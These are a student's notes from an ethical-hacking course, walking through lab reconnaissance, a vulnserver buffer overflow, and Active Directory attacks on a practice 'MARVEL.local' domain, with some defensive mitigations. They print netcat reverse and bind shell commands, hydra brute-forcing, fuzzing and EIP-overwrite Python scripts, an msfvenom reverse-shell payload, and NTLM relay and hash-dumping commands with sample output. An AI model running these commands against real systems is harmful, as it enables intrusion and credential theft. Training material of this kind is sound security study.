

# TCM(Practical Ethical Hacking)

TCP vs UDP

layer 4 protocols,

TCP(transport control protocol) reliable

UDP(User Datagram Protocol) faster

## Five stages of ethical hacking

1. Reconnaissance
2. Scanning & Enumeration(Nmap, Nessus, Nikto...)
3. Gaining access (exploitation)
4. maintaining access
5. covering tracks

## Information Gathering

- Target validation
- Finding Subdomains
- Fingerprinting
- Data Breaches

### discovering email addresses

\*to find emails: use <https://phonebook.cz/>

\*to verify them use: emailhippo

\*u can use Breach-parse tool (<https://github.com/hmaverickadams/breach-parse/blob/master/breach-parse.sh>) to find the appropriate credentials in a breach result.

u can also use deHashed to find breached credentials but it's not free

### dicovering subdomaines

sublist3r and amass are great linux tools for this.

[crt.sh](#) is a website that does the same thing

if a long list of subdomains is given by these tools, use 'tomnomnomn httpprobe' and it will help verifying active ones.

Wappalyzer is a tool used to identify website technologies(cms:content management system)

there is also a tool in kali called 'whatweb' used to identify website technologies

## Scanning and Enumerating

<https://www.vulnhub.com/> is where u can find vulnerable machines to attack.

## Enumerating HTTP & HTTPS

use Nmap to see if port 80 is open

use Dirbuster to find all directories and subdomains of any specific web app

## Enumerating SMB via port 139

SMB is a file share:

Metasploit is an open source pentesting framework used to identify and exploit vulnerabilities

smbclient is a tool that can connect to the share file

## Researching potential vulnerabilities

we look for the findings we found using the previously mentioned tools

for example: apache mod\_ssl<2.8.7 exploit in google and the website: exploit database will give you the code to use. But it might not work, so u need to use a github exploit instead.

if u couldn't search on internet, u can use the local tool : searchsploit Samba 2 (for example)

## Scanning with Nessus

nessus tells us about the vulnerabilities that the target has.

it specifies the degree of severity of each vulnerability

for example it told us that openSSL is out of date

## Exploitation

### ▼ Netcat

Netcat **Reverse** shell: Target connecting to attacker, and all u can do is listening to what the victim does.

attacker: nc -nlvp 4444

victim: nc 192.168.57.139 -e /bin/bash

Netcat **bind** shell : Attacker connecting to target , we open a port on the machine and we connect to it. the victim then can listen.

attacker: nc 192.168.57.139 4444

victim: nc .nlvp 4444 -e /bin/bash

popping a shell : connecting to a Target

## ▼ Payloads

A payload is what we run as exploit.(what we send to a victim to gain a shell on the victim's machine.

Staged payloads:

sends payload in stages. can be less stable. example: windows/meterpreter/reverse\_tcp

Non-Staged payloads:

sends payload all at once. but large in size and won't always work. example: windows/materpreter\_reverse\_tcp

Ps : if your payload doesn't word, try to change the type of the payload.

## Exploitation:

- Gaining root with metasploit:

use metasploit to run the appropriate exploit to the target after choosing the correct payloads

- Gaining root manually:

in the info gathering step, we found out that our target is running an outdated version of mod\_ssl, which is vulnerable to Open Luck.

we found the exploit at: <https://github.com/heltonWernik/OpenLuck> and followed the steps.

### ▼ Brute Force attacks:

you can either use hydra or metasploit.

- syntax for hydra: hydra -l root -P /usr/share/wordlists/metasploit/unix\_passwords.txt ssh://10.5.5.74:22 -t 4 -V
- in metasploit, just search for ssh. when it gives back a result, you have to set options(username, rhosts, pass\_file) and run the exploit.

### ▼ Credential Stuffing:

using breach-parse to find credentials(usernames, passwords) and throwing them to a website.

we use foxy proxy to use burpsuite

then we intercept the login request, we send it to intruder, then we choose the attack type and we specify our payloads and we start the attack.

Password spraying: trying one password for many users

attacking first machine (Blue).

**Warning: using manual exploitation( ex: an exploit from github) instead of metasploit may lead to target getting taken down.**

## Attacking Dev (Linux)

Local file inclusion :allows us to expose files that are running on a server

## Attacking linux machine "academy"



### attacking Butler

### attacking BlackPearl

# **Introduction to Exploit Development (Buffer Overflows):**

What's Buffer Overflow?

the memory contains a lot of spaces, one of them is the stack, and the stack contains the ESP, the buffer, the EBP and the EIP  
the buffer is where the information is written,

when the buffer is full, the information is completed in the EBP and the EIP, and when it arrives to the EIP we can get a shell back.  
that's what we call a Buffer overflow attack.

## **steps to conduct a buffer overflow attack:**

Spiking: looking for vulnerable parts of the program

Fuzzing: sending characters to a program to see if we can break it

Finding the offset: after breaking the program, we look for the offset

Overwriting the EIP: we use the offset to overwrite the EIP.

Finding Bad characters

finding the right module

generating shellcode

root!

## Example of a buffer overflow attack:

- Spiking:

we turn off the windows defender and we run the vulnserver and immunity.

then from the kali machine we start a connection with ncat: nc -nv "target machine ip" 9999.

```
root@kali:~# nc -nv 192.168.1.90 9999
(UNKNOWN) [192.168.1.90] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
EXIT
GOODBYE
```

what are we going to do is we are going to send commands over the connection to the target and see if the machine is vulnerable.

```
root@kali:~# generic_send_tcp
argc=1
Usage: ./generic_send_tcp host port spike_script SKIPVAR SKIPSTR
./generic_send_tcp 192.168.1.100 701 something.spk 0 0
root@kali:~# gedit stats.spk
root@kali:~# generic_send_tcp 192.168.1.90 9999 stats.spk 0 0
```

stats.spk is a file that contains the small script that will be sent.

then we wait for the script to find a vulnerability. we dont find anything when we send stats.spk

but vulnserver crashes when we send trunk.spk that contains trunk command.

so we found a vulnerability and we arrived to the EIP and overwritten it. so we got something important.

- Fuzzing:

we have this script that we run to see where the fuzzing crashes :

```

import sys, socket
from time import sleep

buffer = "A" * 100

while True:
    try:
        payload = "TRUN .:/" + buffer

        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('192.168.0.140',9999))
        print ("[+] Sending the payload...\\n" + str(len(buffer)))
        s.send((payload.encode()))
        s.close()
        sleep(1)
        buffer = buffer + "A"*100
    except:
        print ("The fuzzing crashed at %s bytes" % str(len(buffer)))
        sys.exit()

```

then we watch the immunity debugger until the crash happens.

we found out that the crash happens at 3100 bytes in the buffer.

but we didn't overwrite the EIP which is what we want to control. so we need to know where the EIP is at.

- Finding the offset:

we set a code as follows :

```

#!/usr/bin/python

import sys, socket

offset ="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2A

try:
    payload = "TRUN .:/" + offset

    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('192.168.0.140',9999))
    s.send((payload.encode()))
    s.close()

except:
    print("error connecting to server")
    sys.exit()

```

when we send this, we wait for a second crash and wait for the EIP value to show, then we use it to find the offset.

we use the command:

/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -l 3000 -q [386F4337](#)

the last number is the offset.

the output is 2003, which is the value that will help us take control of the EIP. which means that we need 2003 bytes before we get to the EIP.

- Overwriting the EIP:

we change the script above to this :

```
#!/usr/bin/python
import sys, socket

shellcode = "A" * 2003 + "B" * 4

try:
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.connect(('192.168.1.90',9999))
    s.send(('TRUN /.:/' + shellcode))
    s.close()

except:
    print "Error connecting to server"
    sys.exit()
```

then the EIP is overwritten and the actual value is 42424242 which is BBBB in ascii .

- Finding bad characters:

we execute this code :

```

1 #!/usr/bin/python
2
3 import sys, socket
4
5 badchars = (
6     "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
7     "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
8     "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
9     "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
10    "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
11    "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
12    "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
13    "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
14    "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
15    "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
16    "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
17    "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
18    "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
19    "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
20    "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
21    "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
22 )
23
24 shellcode="A" * 2003 + "B" * 4 + badchars
25
26
27 try:
28     payload = "TRUN ../../" + shellcode
29
30     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
31     s.connect(('192.168.78.227', 9999))
32     s.send((payload.encode()))
33     s.close()
34
35
36 except:
37     print("error connecting to server")
38     sys.exit()

```

this tests every possible character and sees if any one of it corresponds to a command that can be executed, which we call a bad character.

we visualize the content of the ESP in hex and we see the following:

Address	Hex dump	ASCII
001FF1D0	01 02 03 B0 B0 06 07 08	0000000000000000
001FF1D8	09 0A 0B 0C 0D 0E 0F 10	..δ..J

001FF2C8	F9 FA FB FC FD FE FF 0D	-·JmzI-

the highlighted chars are the bad characters which should be noticed.

- Finding the right module:

this step has a lot of detailed techniques that i didn't understand, better go see the vid again

- generating shellcode and gaining root:

use this command to generate shell code to send.

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.20.131 LPORT=4444 EXITFUNC=thread -f c -a x86 -b "\x00"
```

then we wait for the shell to be popped.

## Active Directory overview:

Active Directory (AD) is a centralized and hierarchical directory service and identity management system developed by Microsoft. It is commonly used in Windows-based networks to store and manage information about network resources, user accounts, computer accounts, and other network-related entities.

- ▼ physical AD components

**Domain controller:** what controls everything, its a server with the AD DS server role installed that has specifically been promoted to a domain controller.

**AD DS Data Store:** contains database files and processes that store and manage directory information for users, services, and application. contains the Ntds.dit file which is very important.

▼ Logical AD components:

**AD DS Schema:** like a rule book that defines every type of object that can be stored in the directory and enforces rules regarding object creation and configuration.

**Domains:** are used to group and manage objects in an organization.

**Domain Trees:** a hierarchy of domains( a main domain and subdomains)

**Forests:** a collection of one or more domain trees.

**Organizational Units :** containers that contain users, groups and computers.

## Setting up domain controller, user machines and groups:

password of the spider and the punisher : password1

password for SQLService admin acc : MYpassword123#

```
stspn -a HYDRA-DC/SQLService.MARVEL.local:60111 MARVEL\SQLService
```

```
setspn -T MARVEL.local -Q /*
```

server ip: 10.5.0.19

we add our two computers to our domain controller.

## Attacking AD:

### LLMNR Poisoning:

it's a man in the middle attack, where we use Responder tool to get the hash of the password entered by the user. then we use hashcat to uncrack the password.

```
sudo responder -I eth0 -dwPv
```

when we get the hashes, we can either use john the ripper tool or hashcat, mostly we use hashcat.

the better the gpu the faster the pw cracking is.

cracking rig: a bunch of graphic cards which are used to crack passwords.

when using haschcat we have to know which module to use in order to find the password.for example: NTLM

A screenshot of a terminal window titled '(kali㉿kali)-[~]'. It shows the command '\$ hashcat -m 5600 hashes.txt /usr/share/wordlists/rockyou.txt' being typed into the terminal.

we provide the hash and a wordlist.



to avoid this attack, LLMNR should be disabled.

### SMB Relay attacks:

instead of cracking hashes, we can relay those hashes to specific machines and gain access.

to do this, SMD signing must be disabled or not enforced. (by default it is disabled on workstations but enabled on servers).

this is the attack

A screenshot of a terminal window titled '(kali㉿kali)-[~]'. It shows the command '\$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25' being run. The output shows an Nmap scan report for host 10.0.0.25, which is up. Port 445/tcp is open and running the microsoft-ds service. The script results show that message signing is enabled but not required.

```
$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-19 13:07 EDT
Nmap scan report for 10.0.0.25
Host is up (0.090s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

this is what we are looking for: message signing enabled but not required.

step 1: we configure responder( SMB:off, HTTP:off)

step2: we run responder, sudo responder -l tun0 -dwp

step3: setup our relay

## Step 3: Set up your relay

```
sudo ntlmrelayx.py -tf targets.txt -smb2support
```

### Defense against SMB relay attacks:

#### Mitigation Strategies:

- **Enable SMB Signing on all devices**
  - Pro: Completely stops the attack
  - Con: Can cause performance issues with file copies
- **Disable NTLM authentication on network**
  - Pro: Completely stops the attack
  - Con: If Kerberos stops working, Windows defaults back to NTLM
- **Account tiering:**
  - Pro: Limits domain admins to specific tasks (e.g. only log onto servers with need for DA)
  - Con: Enforcing the policy may be difficult
- **Local admin restriction:**
  - Pro: Can prevent a lot of lateral movement
  - Con: Potential increase in the amount of service desk tickets

the best thing to do is to enable SMB signing on all devices.

### Gaining shell after getting the hashes:

1st: we can use a metasploit module called "psexec". but it gets picked up more often.

2nd: we can use psexec.py tool which doesn't get picked up a lot.

```
(kali㉿kali)-[~]
$ psexec.py marvel.local/fcastle:'Password1'@10.0.0.25
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.0.0.25.....
[*] Found writable share ADMIN$ 
[*] Uploading file NJFQWYMX.exe
[*] Opening SVCManager on 10.0.0.25.....
[*] Creating service hsjw on 10.0.0.25.....
[*] Starting service hsjw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

we can also use hashes instead of password

if psexec gets stopped by the antivirus, use [wmiexec.py](#) or [smbexec.py](#)

## IPv6 Attacks:

same principle as man in the middle attack, because if the machine is using ipv4, no one is doing dns ipv6. then the attacker machine will pretend to be the dns server that will pass traffic to the domain controller. how will the attacker machine connect to the domain controller? when the target reboots, it sends login credentials through ipv6 then the attacker can connect to domain controller.

IPv6 DNS takeover:

we setup ntlmrelayx

```
(kali㉿kali)-[~]
$ ntlmrelayx.py -6 -t ldaps://192.168.138.136 -wh fakewpad.marvel.local -l lootme
```

We use mitm6 tool, the command is "sudo mitm6 -d marvel.local "

then ip addresses will be assigned to mac addresses and the attacker will be a the man in the middle for ipv6.

now for example if a machine is rebooted and a user logs in, a lootme file will be generated and gets filled with all the informations it can get from that connection.

when a user logs in, we get a new username and password we can use to login to attempt a DCSync attack.

this attack is making a hacker's life so easy. in order to mitigate this attack, disactivating ipv6 isn't the best practice.

instead:

1-

(Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)  
(Inbound) Core Networking - Router Advertisement (ICMPv6-In)  
(Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6- Out)

2- disable WPAD if its not in use.

3- enable LDAP signing and LDAP channel binding.

considering administrative users to the protected users group or marking them as account is sensitive and cannot be delegated. this will prevent them from any impersonation of that user via delegation.

### Passback attacks:

uses printers settings where LDAP is on and gives away credentials easily.

### STRATEGY:

## INITIAL INTERNAL ATTACK STRATEGY

- ✓ Begin day with mitm6 or Responder
- ✓ Run scans to generate traffic
- ✓ If scans are taking too long, look for websites in scope (http\_version)
- ✓ Look for default credentials on web logins
  - Printers
  - Jenkins
  - Etc
- ✓ Think outside the box

## Post-Compromise AD Enumeration:

After compromising a machine and getting logged in as a normal user, now what?  
we do enumeration to see if we got anything interesting.

there are several tools we can use to do such a thing.

### 1-ldapdomaindump:

```
ldapdomaindump ldaps://192.168.138.136 -u 'MARVEL\fcastle' -p Password1
```

the ip is for our domain controller.

fcastle is the user we got the credentials of..

this command will throw to us a lot of precious things.

### 2-Bloodhound

in order to work with bloodhound, we first need to start neo4j ( sudo neo4j console ).  
it will give us a server address and a remote interface link. the link will direct us to neo4j browser( login username and password are neo4j ).

now we start bloodhound, we log in.

we need data that can be used by bloodhound and we are going to use injectors.

```
└─(kali㉿kali)-[~/bloodhound]
└─$ sudo bloodhound-python -d MARVEL.local -u fcastle -p Password1 -ns
192.168.138.136 -c all
```

this outputs a lot of information, we have to import it to bloodhound. then using bloodhound features we can get graphical representations of users, computers, ... so we can get a clear vision on our targets.

### 3-Plumhound

we have to keep bloodhound running because plumhound is going to use the information within bloodhound and analyze that.

we start plumhound with the command

```
└─(kali㉿kali)-[/opt/PlumHound]
└─$ sudo python3 PlumHound.py --easy -p neo4j1
```

!! neo4j instead of neo4j!! because that's what I have chosen for password

then we execute the following command:

```
(kali㉿kali)-[~/opt/PlumHound]
$ sudo python3 PlumHound.py -x tasks/default.tasks -p neo4j1
```

it will create a lot of files, including index.html which contains what we need.

## Post-compromise attacks:

now that we have an account or got access into an account, what can we do?

### Pass the password attack:

we got the username of fcastle in the previous step, we can use that pw to do lateral movement (get access to same level users). We use `crackmapexec` tool as follows:

```
(kali㉿kali)-[~]
$ crackmapexec smb 10.0.0.0/24 -u fccastle -d MARVEL.local -p Password1
SMB      10.0.0.35      445      SPIDERMAN      [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB      10.0.0.25      445      THEPUNISHER    [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:MARVEL.local) (signing:False) (SMBv1:False)
SMB      10.0.0.35      445      SPIDERMAN      [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB      10.0.0.25      445      THEPUNISHER    [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB      10.0.0.225     445      HYDRA-DC      [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB      10.0.0.225     445      HYDRA-DC      [+] MARVEL.local\fcastle:Password1
```

pwned! means that we can access that acc as a local admin. (this means that we can have access to spiderman and thepunisher as a local admin)

### Pass the hash:

same as pass the pw, but here we use the password's hash if we couldn't get the actual password.

here is the command:

```
(kali㉿kali)-[~]
$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751 --local-auth
SMB      10.0.0.35      445      SPIDERMAN      [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:SPIDERMAN) (signing:False) (SMBv1:False)
SMB      10.0.0.25      445      THEPUNISHER    [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:THEPUNISHER) (signing:False) (SMBv1:False)
SMB      10.0.0.35      445      SPIDERMAN      [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b869751 (Pwn3d!)
SMB      10.0.0.25      445      THEPUNISHER    [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869751 (Pwn3d!)
SMB      10.0.0.225     445      HYDRA-DC      [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HYDRA-DC) (signing:True) (SMBv1:False)
SMB      10.0.0.225     445      HYDRA-DC      [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751 STATUS_LOGON_FAILURE
```

### Using crackmapexec tool for the Pass attack:

```
crackmapexec smb 192.168.138.0/24 -u fccastle -d MARVEL.local -p Password1
```

this command will dump out the accounts that are in same network and if they were accessible with the same password.

lsass.exe is a windows system process. its responsible for handling security related functions. lsassy is a tool used to perform credentials dumping on windows.

crackmapexec has a module called lsassy that can do the same thing.

```
(kali㉿kali)-[~]
└─$ crackmapexec smb 10.0.0.0/24 -u administrator -H aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751 --local-auth -M lsassy
SMB      10.0.0.35      445      SPIDERMAN      [*] Windows 10.0 Build 19041 x64 (name:SPIDERMAN) (domain:SPIDERMAN) (signing=False) (SMBv1=False)
SMB      10.0.0.25      445      THEPUNISHER   [*] Windows 10.0 Build 19041 x64 (name:THEPUNISHER) (domain:THEPUNISHER) (signing=False) (SMBv1=False)
SMB      10.0.0.35      445      SPIDERMAN      [+] SPIDERMAN\administrator:6c598d4edc98d0a0c9797ef98b869751
1 (Pwn3d!)
SMB      10.0.0.25      445      THEPUNISHER   [+] THEPUNISHER\administrator:6c598d4edc98d0a0c9797ef98b869751
751 (Pwn3d!)
SMB      10.0.0.225     445      HYDRA-DC      [*] Windows 10.0 Build 17763 x64 (name:HYDRA-DC) (domain:HYDRA-DC) (signing=True) (SMBv1=False)
SMB      10.0.0.225     445      HYDRA-DC      [-] HYDRA-DC\administrator:6c598d4edc98d0a0c9797ef98b869751
  STATUS_LOGON_FAILURE
LSASSY   10.0.0.35      445      SPIDERMAN      [*] No credentials found
LSASSY   10.0.0.25      445      THEPUNISHER   MARVEL\fcastle 64f12cddaa88057e06a81b54e73b949b
```

cmedb is a command that helps throwing the database of earlier uses of **crackmapexec** tool.

### Dumping and Cracking hashes:

when we get access to an account we want to get the maximum info, passwords... from it.

secretsdump.py is the perfect tool for this.

```
(kali㉿kali)-[~]
└─$ secretsdump.py MARVEL.local/fcastle:'Password1'@192.168.138.137
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xfd862e8932020c17c58d619915443184
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd14483

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0
:::
```

this screenshot is not complete. it dumps all the SAM hashes.

we can use the hashes instead of the pw in this tool.



to crack hashes, just use hachcat!

### Pass attack mitigations:

- Limit account re-use:
  - Avoid re-using local admin password
  - Disable Guest and Administrator accounts
  - Limit who is a local administrator (least privilege)
- Utilize strong passwords:
  - The longer the better (>14 characters)
  - Avoid using common words
  - I like long sentences
- Privilege Access Management (PAM):
  - Check out/in sensitive accounts when needed
  - Automatically rotate passwords on check out and check in
  - Limits pass attacks as hash/password is strong and constantly rotated

## Kerberoasting:

this is how a user gets access to a service:

what we care about here is step 4. we request TGS as long as we have a domain account.

the TGS contains the server's account hash.

for this, we have a tool called  GetUserSPNs.py that we can use as follows to get the hash.

```
root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-ip 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

ServicePrincipalName          Name           MemberOf
    PasswordLastSet      LastLogon
-----
HYDRA-DC/SVC_SQLService.MARVEL.local:60111 SVC_SQLService CN=Domain Admins,OU=Groups,DC=MARVEL,DC=local 2019-07-24 12:02:02 <never>

